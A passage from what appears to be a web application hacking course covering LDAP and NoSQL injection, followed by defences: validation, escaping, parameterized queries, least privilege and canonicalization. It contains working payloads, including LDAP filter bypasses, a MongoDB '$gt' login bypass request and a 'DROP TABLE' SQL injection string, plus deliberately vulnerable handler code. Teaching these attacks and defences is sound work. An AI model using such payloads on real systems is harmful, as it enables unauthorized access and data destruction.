The `*` character is a wildcard in LDAP; it matches any item. When this input is embedded into the LDAP search filter, the following query is performed:

```
(|(book=NewYork )(book=*)(book=Chicago )(book=*))
```

Since this is a disjunctive query and contains the wildcard term (book=*), it matches on all directory entries. It returns the details of all books from all locations, thereby subverting the application's access control.

Let's now consider a similar application function that allows users to search for books by name, again within the geographic region they are authorized to view. If a user is authorized to search within the New York location, and he searches for the name Shakespeare, the following query is performed:

```
(&(givenName=Shakespeare)(book=NewYork*))
```

Here, the user's input is inserted into a *conjunctive query*, the second part of which enforces the required access control by matching items in only one of the NewYork departments. In this situation, two different attacks might succeed, depending on the details of the back-end LDAP service. Some LDAP implementations, including OpenLDAP, allow multiple search filters to be batched, and these are applied disjunctively. (In other words, directory entries are returned that match any of the batched filters.) For example, we could supply the following input:

```
*))(&(givenName=Shakespeare
```

When this input is embedded into the original search filter, it becomes:

```
(&(givenName=*))(&(givenName=Shakespeare)(book=NewYork*))
```

This now contains two search filters, the first of which contains a single wildcard match condition. The details of all books are returned from all locations, thereby subverting the application's access control.

Finally, the second type of attack against conjunctive queries, exploits how many LDAP implementations handle NULL bytes. Because these implementations typically are written in native code, a NULL byte within a search filter effectively terminates the string, and any characters coming after the NULL are ignored. Although LDAP does not itself support comments (in the way that the -- sequence can be used in SQL), this handling of NULL bytes can effectively be exploited to "comment out" the remainder of the query.

In the book example again, the attacker can supply the following input:

```
*))%00
```

The %00 sequence is decoded by the application server into a literal **`NULL byte`**, so when the input is embedded into the search filter, it becomes:

```
(&(givenName=*))[NULL])(book=NewYork*))
```

Because this filter is truncated at the NULL byte, as far as LDAP is concerned, it contains only a single wildcard condition, so the details of all books from departments outside the New York area are also returned.

Module 3 References and Support Material

1. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition, Willey, 2011
2. https://www.owasp.org/index.php/LDAP_injection
3. https://www.owasp.org/index.php/XPATH_Injection

MODULE 4

DATA STORE WEB APPLICATION SECURITY MEASURES

HAKING

Module 4

NoSQL Injection

Continuing from module 3, and the analysis of other Injection methods, let's examine NoSQL and how to perform injection attacks to it. The term NoSQL is used to refer to various data stores that break from standard relational database architectures. NoSQL data stores represent data using key/value mappings and do not rely on a fixed schema such as a conventional database table. Keys and values can be arbitrarily defined, and the format of the value generally is not relevant to the data store. A further feature of key/value storage is that a value may be a data structure itself, allowing hierarchical storage, unlike the flat data structure inside a database schema.

NoSQL advocates claim this has several advantages, mainly in handling very large data sets, where the data store's hierarchical structure can be optimized exactly as required to reduce the overhead in retrieving data sets. In these instances, a conventional database may require complex cross-referencing of tables to retrieve information on behalf of an application. From a web application security perspective, the key consideration is how the application queries data, because this determines what forms of injection are possible. In the case of SQL injection, the SQL language is broadly similar across different database products. NoSQL, by contrast, is a name given to a disparate range of data stores, all with their own behaviors. They don't all use a single query language. Here are some of the common query methods used by NoSQL data stores:

- Key/value lookup
- XPath
- Programming languages such as JavaScript

Let's now recall a simple SQL query used from a login form:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

The SQL statement will be written like this in MongoDB:

```
db.users.find({username: username, password: password});
```

MongoDB is a NoSQL database program, and as we can see here, we no longer deal with a query language in the form of a string, as SQL is, therefore one would think that injection is no longer possible. But this is not the case, of course. If we assume here that the username field, or parameter, is coming from a deserialized JSON object, manipulation of the above query is not only possible but inevitable. Such as, if we supply a JSON document as the input to the application, an attacker will be able to perform the exact same login bypass that was before possible only with SQL injection:

```
{
    "username": {"$gt": ""},
    "password": {"$gt": ""}
}
```

The actual vulnerable handler of the request will look like this:

```
app.post('/', function (req, res) {
        db.users.find({username: req.body.username, password: req.body.password},
function (err, users) {
        });
});
```

Here, the username and password fields are not validated to ensure that they are strings. Therefore, when the JSON document is deserialized, those fields may contain anything but strings that can be used to manipulate the structure of the query. In MongoDB, the field **`$gt`** has a special meaning, which is used as the greater than comparator. As such, the username and the password from the database will be compared to the empty string `""` and as a result return a positive outcome, i.e. a true statement. The HTTP request to exploit this vulnerability will look more or less like the one below.

```
POST http://target/ HTTP/1.1
Content-Type: application/json

{
    "username": {"$gt": ""},
    "password": {"$gt": ""}
}
```

Let's see another example:

```
POST http://target/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username[$gt]=&password[$gt]=
```

It is not unusual to see JSON documents as we saw in the previous example, but they are not as widespread as url-encoded key-value pairs, simply known as urlencoding. Now, in this example, the string **`username[$gt]=`** is a special syntax used by the qs module (default in ExpressJS). This syntax is the equivalent of making a JavaScript object/hash with a single parameter called **`$gt`** mapped to no value. In essence, the request above will result into a JavaScript object like this:

```
{
    "username": {"$gt": undefined},
    "password": {"$gt": undefined}
}
```

Module 4

Securing your DataStore (Input Validation, Output Encoding, Parameterized Queries)

There are many ways to secure our database. We have talked about some of them in this course but never analyzed them. Securing our datastore is really important, because many of users tend to only partially secure their database, which may cause it to still be vulnerable. Let's examine some of the best ways.

INPUT VALIDATION

Input validation is the process of testing input received by the application for compliance against a standard defined within the application. It can be as simple as strictly typing a parameter and as complex as using regular expressions or business logic to validate input. There are two different types of input validation approaches: whitelist validation (sometimes referred to as inclusion or positive validation) and blacklist validation (sometimes known as exclusion or negative validation).

Whitelist validation is the practice of only accepting input that is known to be good. This can involve validating compliance with the expected known values, type, length or size, numeric range, or other format standards before accepting the input for further processing. For example, validating that an input value is a credit card number may involve validating that the input value contains only numbers, is between 13 and 16 digits long, and passes the business logic check of correctly passing the Luhn formula (the formula for calculating the validity of a number based on the last "check" digit of the card). When using whitelist validation we should consider the following points:

- **Known value**
- **Data type**
- **Data size**
- **Data range**
- **Data content**

A common method of implementing content validation is to use regular expressions. Let's see an example of a regular expression for validating a US ZIP Code contained in a string:

```
^\d{5}(-\d{4})?$
```

In this case, the regular expression matches both five-digit and five-digit + four-digit ZIP Codes as follows:

- `^\d{5}` Match exactly five numeric digits at the start of the string.

- **`(-\d{4})?`** Match the dash character plus exactly four digits either once (present) or not at all (not present).
- **`$`** This would appear at the end of the string. If there is additional content at the end of the string, the regular expression will not match.

In general, whitelist validation is the more powerful of the two input validation approaches. It can, however, be difficult to implement in scenarios where there is complex input, or where the full set of possible inputs cannot be easily determined. Difficult examples may include applications that are localized in languages with large character sets (e.g. Unicode character sets such as the various Chinese and Japanese character sets).

To continue, **blacklisting** is the practice of only rejecting input that is known to be bad. This commonly involves rejecting input that contains content that is specifically known to be malicious by looking through the content for a number of "known bad" characters, strings, or patterns. This approach is generally weaker than whitelist validation because the list of potentially bad characters is extremely large, and as such, any list of bad content is likely to be large, slow to run through, incomplete, and difficult to keep up to date.

A common method of implementing a blacklist is also to use regular expressions, with a list of characters or strings to disallow, such as the following example:

```
'|%|--|;|/\*|\\\*|_|\[|@|xp_
```

In general, we should not use blacklisting in isolation, and we should use whitelisting if possible. However, in scenarios where we cannot use whitelisting, blacklisting can still provide a useful partial control. In these scenarios, however, it is recommended that we use blacklisting in conjunction with output encoding to ensure that input passed elsewhere (e.g. to the database) is subject to an additional check to ensure that it is correctly handled to prevent SQL injection.

For an example, in PHP it is usual to **escape parameters** (blacklist them) using the function **`mysqli_real_escape_string();`** before sending the SQL query:

```
$mysqli = new mysqli('hostname', 'db_username', 'db_password', 'db_name');
$query = sprintf("SELECT * FROM `Users` WHERE UserName='%s' AND Password='%s'",
                  $mysqli->real_escape_string($username),
                  $mysqli->real_escape_string($password));
$mysqli->query($query);
```

This function prepends backslashes to the following characters: **`\x00, \n, \r, \, ', "`** and **`\x1a`**. This function is normally used to make data safe before sending a query to MySQL.

There are other functions for many database types in PHP such as **`pg_escape_string()`** for PostgreSQL. The function **`addslashes(string $str)`** works for escaping characters, and is used especially for querying on databases that do not have escaping functions in PHP. It returns a string with backslashes before characters that need to be quoted in database queries, etc. These characters are single quote **`(')`**, double quote **`(")`**, backslash **`(\)`** and NUL (the NULL byte), as we said earlier.

Routinely passing escaped strings to SQL is error prone because it is easy to forget to escape a given string. Creating a transparent layer to secure the input can reduce this error-proneness, if not entirely eliminate it.

OUTPUT ENCODING

As we said earlier, some of the ways are not good to be implemented alone in a database, so in addition to Input Validation, most of the time it is necessary to implement Output Encoding. With this technique, we encode what is passed between different modules or parts of the application. In the context of SQL injection, this is applied as requirements to encode, or "quote," content that is sent to the database to ensure that it is not treated inappropriately.

Even in situations where whitelist input validation is used, sometimes content may not be safe to send to the database, especially if it is to be used in dynamic SQL. For example, a last name such as O'Boyle is valid, and should be allowed through whitelist input validation. This name, however, could cause significant problems in situations where this input is used to dynamically generate a SQL query, such as the following:

```
String sql = "INSERT INTO names VALUES ('" + fname + "','" + lname + "');"
```

Additionally, malicious input into the first name field, such as:

```
','');  DROP TABLE names--
```

can be used to alter the SQL executed to the following:

```
INSERT INTO names VALUES ('','');  DROP TABLE names--','');
```

Here, besides other methods, it will be necessary to encode (or quote) the data sent to the database. This approach has a limitation, in that it is necessary to encode values every time they are used in a database query; if one encode is missed, the application may well be vulnerable to SQL injection. Let's now see an example of encoding in MySQL, where our practical examples are based.

MySQL Server uses the single quote as a terminator for a string literal, so it is necessary to encode the single quote when it is included in strings that will be included within dynamic SQL. In MySQL, we can do this either by replacing the single quote with **two single quotes** as with other database systems, or by quoting the single quote with a **backslash (\).** Either of these will cause the single quote to be treated as a part of the string literal, and not as a string terminator, effectively preventing an attacker from being able to exploit SQL injection on that particular query. We can do this in Java via code that is similar to the following:

```
    sql = sql.replace("'", "\'");
```

Additionally, PHP provides the **`mysql_real_escape()`** function, which will automatically quote the single quote with a backslash, as well as quoting other potentially harmful characters such as **`0x00 (NULL), newline (\n), carriage return (\r), double quotes ("), backslash (\), and 0x1A (Ctrl+Z):`**

```
    mysql_real_escape_string($user);
```

For example, the preceding code would cause the string O'Boyle to be quoted to the string O\'Boyle. If stored to the database, it will be stored as O'Boyle but will not cause string termination issues while being manipulated while quoted. You should be careful when doing a string replacement in stored procedure code, however. Because the single quote needs to be quoted since it is a string terminator, you need to replace a single quote with two single quotes in stored procedure code via the slightly less straightforward replacement of one quote (represented by a quoted single quote) with a quoted single quote (represented by a quoted backslash and a quoted single quote) as follows:

```
    SET @sql = REPLACE(@sql, '\'', '\\\'')
```

which may be more logical and clearer to represent as character codes:

```
    SET @enc = REPLACE(@input, CHAR(39), CHAR(92, 39));
```

For other types of SQL functionality, it may also be necessary to quote information that is submitted in dynamic SQL, namely where using wildcards in a LIKE clause. Depending on the application logic in place, it may be possible for an attacker to subvert logic by supplying wildcards in the input that is later used in the LIKE clause. In MySQL, the wildcards that follow are valid in a LIKE clause:

- `%` Match zero or more of any characters
- _ Match exactly one of any character

To prevent a match on one of the characters shown here, we can escape the wildcard character with the backslash character **`(\).`** For example, in Java:

```
sql = sql.replace("%", "\%");

sql = sql.replace("_", "\_");
```

PARAMETERIZED QUERIES

Most databases and application development platforms provide APIs for handling untrusted input in a secure way, which prevents SQL injection vulnerabilities from arising. In parameterized queries (also known as prepared statements), the construction of a SQL statement containing user input is performed in two steps:

- The application specifies the query's structure, leaving placeholders for each item of user input.
- The application specifies the contents of each placeholder.

Crucially, there is no way in which crafted data that is specified at the second step can interfere with the structure of the query specified in the first step. Because the query structure has already been defined, the relevant API handles any type of placeholder data in a safe manner, so it is always interpreted as data rather than part of the statement's structure.

Here is an example of a vulnerable piece of login page pseudocode using dynamic SQL:

```
Username = request("username")

Password = request("password")

Sql = "SELECT * FROM users WHERE username='" + Username + "' AND password='"+
Password + "'"

Result = Db.Execute(Sql)

If (Result) /* successful login */
```

Let's see an example of how we can secure our web application in Java. Java provides the Java Database Connectivity (JDBC) framework (implemented in the java.sql and javax.sql namespaces) as a vendor-independent method of accessing databases. JDBC supports a rich variety of data access methods, including the ability to use parameterized statements through the **PreparedStatement** class.

Here we can see the earlier vulnerable example rewritten using a JDBC prepared statement. Note that when the parameters are added (through the use of the various **`set<type>`** functions, such as **`setString)`**, the index position (starting at 1) of the placeholder question mark is specified:

```
Connection con = DriverManager.getConnection(connectionString);

String sql = "SELECT * FROM users WHERE username=? AND password=?";
```

```
PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1

lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```

In addition to the JDBC framework that is provided with Java, additional packages are often used to access databases efficiently within J2EE applications. A commonly used persistence framework for accessing databases is Hibernate.

Although it is possible to utilize native SQL functionality, as well as the JDBC functionality shown earlier, Hibernate also provides its own functionality for binding variables to a parameterized statement. Methods are provided on the Query object to use either named parameters (specified using a colon; e.g. :parameter) or the JDBC-style question mark placeholder "?)".

In the following example we can see the use of Hibernate with named parameters:

```
String sql = "SELECT * FROM users WHERE username=:username AND"
+"password=:password";

Query lookupUser = session.createQuery(sql);

// Add parameters to SQL query

lookupUser.setString("username", username); // add username

lookupUser.setString("password", password); // add password

List rs = lookupUser.list();
```

The final example shows us the use of Hibernate with JDBC-style question mark placeholders for the parameters. Note that Hibernate indexes parameters from 0, and not 1, as does JDBC. Therefore, the first parameter in the list will be 0 and the second will be 1:

```
String sql = "SELECT * FROM users WHERE username=? AND password=?";

Query lookupUser = session.createQuery(sql);

// Add parameters to SQL query

lookupUser.setString(0, username); // add username

lookupUser.setString(1, password); // add password

List rs = lookupUser.list();
```

If this method becomes an effective solution against SQL injection, we need to keep in mind several important provisos:

- **It should be used for every database queries.** First, by focusing only on input that has been immediately received from the user, it is easy to overlook second-order attacks, because data that has already been processed is assumed to be trusted. Second, it is easy to make mistakes about the specific cases in which the data being handled is user-controllable. In a large application, different items of data are held within the session or received from the client. Assumptions made by one developer may not be communicated to others. The handling of specific data items may change in the future, introducing a SQL injection flaw into previously safe queries. It is much safer to take the approach of mandating the use of parameterized queries throughout the application.
- **Every item of data inserted into the query should be properly parameterized.** Many times, most of a query's parameters are handled safely, but one or two items are concatenated directly into the string used to specify the query structure. The use of parameterized queries will not prevent SQL injection if some parameters are handled in this way.
- **Parameter placeholders cannot be used to specify the table and column names used in the query.** In some rare cases, applications need to specify these items within a SQL query on the basis of user-supplied data. In this situation, the best approach is to use a whitelist of known good values (the list of tables and columns actually used within the database) and to reject any input that does not match an item on this list. Failing this, strict validation should be enforced on the user input — for example, allowing only alphanumeric characters, excluding whitespace, and enforcing a suitable length limit.
- **Parameter placeholders cannot be used for any other parts of the query**, such as the ASC or DESC keywords that appear within an ORDER BY clause, or any other SQL keyword, since these form part of the query structure. As with table and column names, if it is necessary for these items to be specified based on user-supplied data, rigorous whitelist validation should be applied to prevent attacks.

Module 4 Securing your DataStore (Least Privileges, Canonicalization, Handling Sensitive Data)

LEAST PRIVILEGES

The application should use the lowest possible level of privileges when accessing the database. In general, the application does not need DBAlevel permissions. It usually only needs to read and write its own data. In security-critical situations, the application may employ a different database account for performing different actions. For example, if 90 percent of its database queries require only read access, these can be performed using an account that does not have write privileges. If a particular query needs to read only a subset of data (for example, the orders table but not the user accounts table), an account with the corresponding level of access can be used. If this approach is enforced throughout the application, any residual SQL injection flaws that may exist are likely to have their impact significantly reduced.

If we adopt a policy where we use stored procedures everywhere, and don't allow application accounts to directly execute their own queries, then we can restrict those accounts to only be able to execute the stored procedures they need. Don't grant them any rights directly to the tables in the database.

Continuing, SQL injection is not the only threat to your database data. Attackers can simply change the parameter values from one of the legal values they are presented with, to a value that is unauthorized for them, but the application itself might be authorized to access. As such, minimizing the privileges granted to our application will reduce the likelihood of such unauthorized access attempts, even when an attacker is not trying to use SQL injection as part of their exploit.

We should also minimize the privileges of the operating system account that the DBMS runs under, and never run our DBMS as root of our system. Most DBMSs run out of the box with a very powerful system account. For example, MySQL runs as system on Windows by default. Change the DBMS's OS account to something more appropriate, with restricted privileges. Finally, some good tricks to implement on your datastore, are:

- **Multiple DB Users**

  The designer of web applications should not only avoid using the same owner/admin account in the web applications to connect to the database, different DB users could be used for different web applications. In general, each separate web application that requires access to the database could have a designated database user account that the web-app will use to connect to the DB. That way, the designer of the application can have good granularity in the access control, thus reducing the privileges as much as possible. Each DB user will then have select access to what it needs only, and write-access as needed. As an example, a login page requires read access to the username and password fields of a table, but no write access of any form (no insert, update, or delete). However, the sign-up page certainly requires insert privilege to that table; this restriction can only be enforced if these web apps use different DB users to connect to the database.

- **Views**

  SQL views can further increase the granularity of access by limiting the read access to specific fields of a table or joins of tables. It could potentially have additional benefits: for example, suppose that the system is required (perhaps due to some specific legal requirements) to store the passwords of the users, instead of salted-hashed passwords. The designer could use views to compensate for this limitation; revoke all access to the table (from all DB users except the owner/admin) and create a view that outputs the hash of the password field and not the field itself. Any SQL injection attack that succeeds in stealing DB information will be restricted to stealing the hash of the passwords (could even be a keyed hash), since no DB user for any of the web applications has access to the table itself.

CANONICALIZATION

A difficulty with input validation and output encoding is ensuring that the data being evaluated or transformed is in the format that will be interpreted as intended by the end user of that input. A common technique for evading input validation and output encoding controls is to encode the input before it is sent to the application in such a way that it is then decoded and interpreted to suit the attacker's aims, as we saw in the encoding chapter of module 3. Let's remember some alternative ways to encode the single quote character:

- **%27** URL encoding
- **%2527** Double URL encoding
- **%%317** Nested double URL encoding
- **%u0027** Unicode representation
- **%u02b9** Unicode representation
- **%ca%b9** Unicode representation
- **'** HTML entity
- **'** Decimal HTML entity
- **'** Hexadecimal HTML entity

- **%26apos;** Mixed URL/HTML encoding

In some cases, these are alternative encodings of the character (`%27` is the URL-encoded representation of the single quote), and in other cases these are double-encoded on the assumption that the data will be explicitly decoded by the application (`%2527` when URLdecoded will be `%27`, as will `%%317`) or are various Unicode representations, either valid or invalid. Not all of these representations will be interpreted as a single quote normally; in most cases, they will rely on certain conditions being in place (such as decoding at the application, application server, WAF, or Web server level), and therefore it will be very difficult to predict whether your application will interpret them this way.

For these reasons, it is important to consider canonicalization as part of your input validation approach. Canonicalization is the process of reducing input to a standard or simple form. For the single-quote examples, this would normally be a single-quote character `(')`.

One method, which is often the easiest to implement, is to reject all input that is not already in a canonical format. For example, we can reject all HTML- and URL-encoded input from being accepted by the application. This is one of the most reliable methods in situations where we are not expecting encoded input. This is also the approach that is often adopted by default when we do whitelist input validation, as we may not accept unusual forms of characters when validating for known good input. At the very least, this could involve not accepting the characters used to encode data (such as `%`, `&`, and `#`), and therefore not allowing these characters to be input.

If rejecting input that can contain encoded forms is not possible, we need to look at ways to decode or otherwise make safe the input that we receive. This may include several decoding steps, such as URL decoding and HTML decoding, potentially repeated several times. This approach can be error-prone, however, as we will need to perform a check after each decoding step to determine whether the input still contains encoded data.

Another approach may be to decode the input once, and then reject the data if it still contains encoded characters. This approach assumes that genuine input will not contain double-encoded values, which should be a valid assumption in most cases.

As we saw, a way of encoding is with Unicode, and one approach is normalization of the input. This converts the Unicode input into its simplest form, following a defined set of rules. Unicode normalization differs from canonicalization in that there may be multiple normal forms of a Unicode character according to which set of rules is followed.

Continuing, the normalization process will decompose the Unicode character into its representative components, and then reassemble the character in its simplest form. In most cases, it will transform double-width and other Unicode encodings into their ASCII equivalents, where they exist. We can normalize input in Java with the Normalizer class (since Java 6) as follows:

```
normalized = Normalizer.normalize(input, Normalizer.Form.NFKC);
```

We can also normalize input in PHP with the PEAR::I18N_UnicodeNormalizer package from the PEAR repository, as follows:

```
$normalized = I18N_UnicodeNormalizer::toNFKC($input, 'UTF-8');
```

Another approach is to first check that the Unicode is valid (and is not an invalid representation), and then to convert the data into a predictable format (for example, a Western European character set such as ISO-8859-1). The input would then be used in that format within the application from that point on. This is a deliberately lossy approach, as Unicode characters that cannot be represented in the character set converted to will normally be lost. However, for the purposes of making input validation decisions, it can be useful in situations where the application is not localized into languages outside Western Europe. Next, we check for Unicode validity for UTF-8 encoded Unicode by applying the set of regular expressions:

- `[x00-\x7F]` - ASCII
- `[\xC2-\xDF][\x80-\xBF]` - Two-byte representation
- `\xE0[\xA0-\xBF][\x80-\xBF]` - Two-byte representation
- `[\xE1-\xEC\xEE\xEF][\x80-\xBF]{2}` - Three-byte representation
- `\xED[\x80-\x9F][\x80-\xBF]` - Three-byte representation
- `\xF0[\x90-\xBF][\x80-\xBF]{2}` - Planes 1–3
- `[\xF1-\xF3][\x80-\xBF]{3}` - Planes 4–15
- `\xF4[\x80-\x8F][\x80-\xBF]{2}` - Plane 16

If the input matches any of these conditions, it should be a valid UTF-8 encoding. If it doesn't match, the input is not a valid UTF-8 encoding and should be rejected. Now that we have checked that the input is validly formed, we can convert it to a predictable format—for example, converting a Unicode UTF-8 string to another character set, such as ISO-8859-1.

In Java, we can use the CharsetEncoder class, or the simpler string method getBytes() (Java 6 and later) as follows:

```
string ascii = utf8.getBytes("ISO-8859-1");
```

Also, in PHP, we can do this with **`utf8_decode`** as follows:

```
$ascii = utf8_decode($utf8string);
```

HANDLING SENSITIVE DATA

A final technique for mitigating the seriousness of SQL injection is to consider the storage and access of sensitive information within the database. One of the goals of an attacker is to gain access to the data that is held within the database—often because that data will have some form of monetary value. Examples of the types of information an attacker may be interested in obtaining may include usernames and passwords, personal information, or financial information, such as credit card details. Because of this, it is worth considering additional controls over sensitive information. Some example controls or design decisions to consider might be the following:

- **Passwords:** Where possible, you should not store users' passwords within the database. A more secure alternative is to store a salted one-way hash (using a secure hash algorithm such as SHA256) of each user's password instead of the password itself. The salt, which is an additional small piece of random data, should then ideally be stored separately from the password hash. In this case, instead of comparing a user's password to the one in the database during the login process, you would compare the salted hash calculated from the details supplied by the user to the value stored in the database. Note that this will prevent the application from being able to e-mail the user his existing password when he forgets it; in this case, it would be necessary to generate a new, secure password for the user and provide that to him instead.
- **Credit card and other financial information:** You should store details such as credit cards encrypted with an approved (i.e. FIPS-certified) encryption algorithm. This is a requirement of the Payment Card Industry Data Security Standards (PCI-DSS) for credit card information. However, you should also consider encrypting other financial information that may be in the application, such as bank account details. The encryption key should not be stored in the database.
- **Archiving:** Where an application is not required to maintain a full history of all of the sensitive information that is submitted to it (e.g. personally identifiable information), you should consider archiving or removing the unneeded information after a reasonable period of time. Where the application does not require this information after initial processing, you should archive or remove unneeded information immediately. In this case, removing information where the exposure would be a major privacy breach may reduce the impact of any future security breach by reducing the amount of customer information to which an attacker can gain access.

Module 4 Securing LDAP, XPath and NoSQL

In this course, we didn't only examine SQL Injection but some other technologies that you may use and want to secure. Many times the idea behind SQL Injection security can be implemented in them too, but let's see some useful info about them:

LDAP INJECTION

In the case that it is necessary to insert user-supplied input into an LDAP query, this operation should be performed only on simple items of data that can be subjected to strict input validation. The user input should be checked against a white list of acceptable characters, which should ideally include only alphanumeric characters. Characters that may be used to interfere with the LDAP query should be blocked, including **`( ) ; , * | & = and the null byte`**. Any input that does not match the white list should be rejected, not sanitized.

XPATH INJECTION

XPath Injection security is essentially similar to SQL injection security. The application must sanitize user input. Specifically, the single and double quote characters should be disallowed. This can be done either in the application itself, or in a third party product (e.g. application firewall.) Testing application susceptibility to XPath Injection can be easily performed by injecting a single quote or a double quote, and inspecting the response.

The user input should be checked against a white list of acceptable characters, which should ideally include only alphanumeric characters. Characters that may be used to interfere with the XPath query should be blocked, including ( ) = ' [ ] : , * / and all whitespace. Any input that does not match the white list should be rejected, not sanitized.

NOSQL

As we said earlier in this module, NoSQL data stores are basically vulnerable to the same security risks as traditional RDBMS data stores, so the usual best practices for storing sensitive data should be applied when developing a NoSQL-based application. These include:

- Encrypting sensitive database fields;
- Keeping unencrypted values in a sandboxed environment;
- Using sufficient input validation;
- Applying strong user authentication policies.

Of course, it would be ideal if there were an accepted standard for authentication, authorization and encryption in the yet-to-mature NoSQL space. Until such a standardized consensus can be reached, the best approach is to look at security in the middleware layer, rather than on the cluster level, as most middleware software comes with ready-made support for authentication, authorization and access control.

Module 4 Conclusion and Reading Materials

CONCLUSION

In this course, we examined many ways to bypass security and extract information from an SQL Database. As you have understood, even advanced attacks can be easily performed. They may be time consuming but even if a web application seems secure, there are many ways to exploit it. As serious as these attacks are, they are only part of a wider range of attacks that involve injecting into interpreted contexts. Other attacks in this category may allow us to execute commands on the server's operating system, retrieve arbitrary files, and interfere with other back-end components. So, don't settle on the knowledge of this course, but keep researching for other vulnerabilities and how you can cross examine a data store. Also, there is always the 0day situation. For this reason, you cannot only search for known vulnerabilities but have your eyes wide open, and have a really good understanding on how things work, to find new vulnerabilities.

RECOURSES AND READING MATERIAL

1. https://people.apache.org/~elech
   arny/ldapcon/Andrew%20Findlay-paper.pdf
2. https://www.owasp.org/index.php/SQL_Injection
3. https://en.wikipedia.org/wiki/SQL_injection
4. SQL Injection Attacks and Defences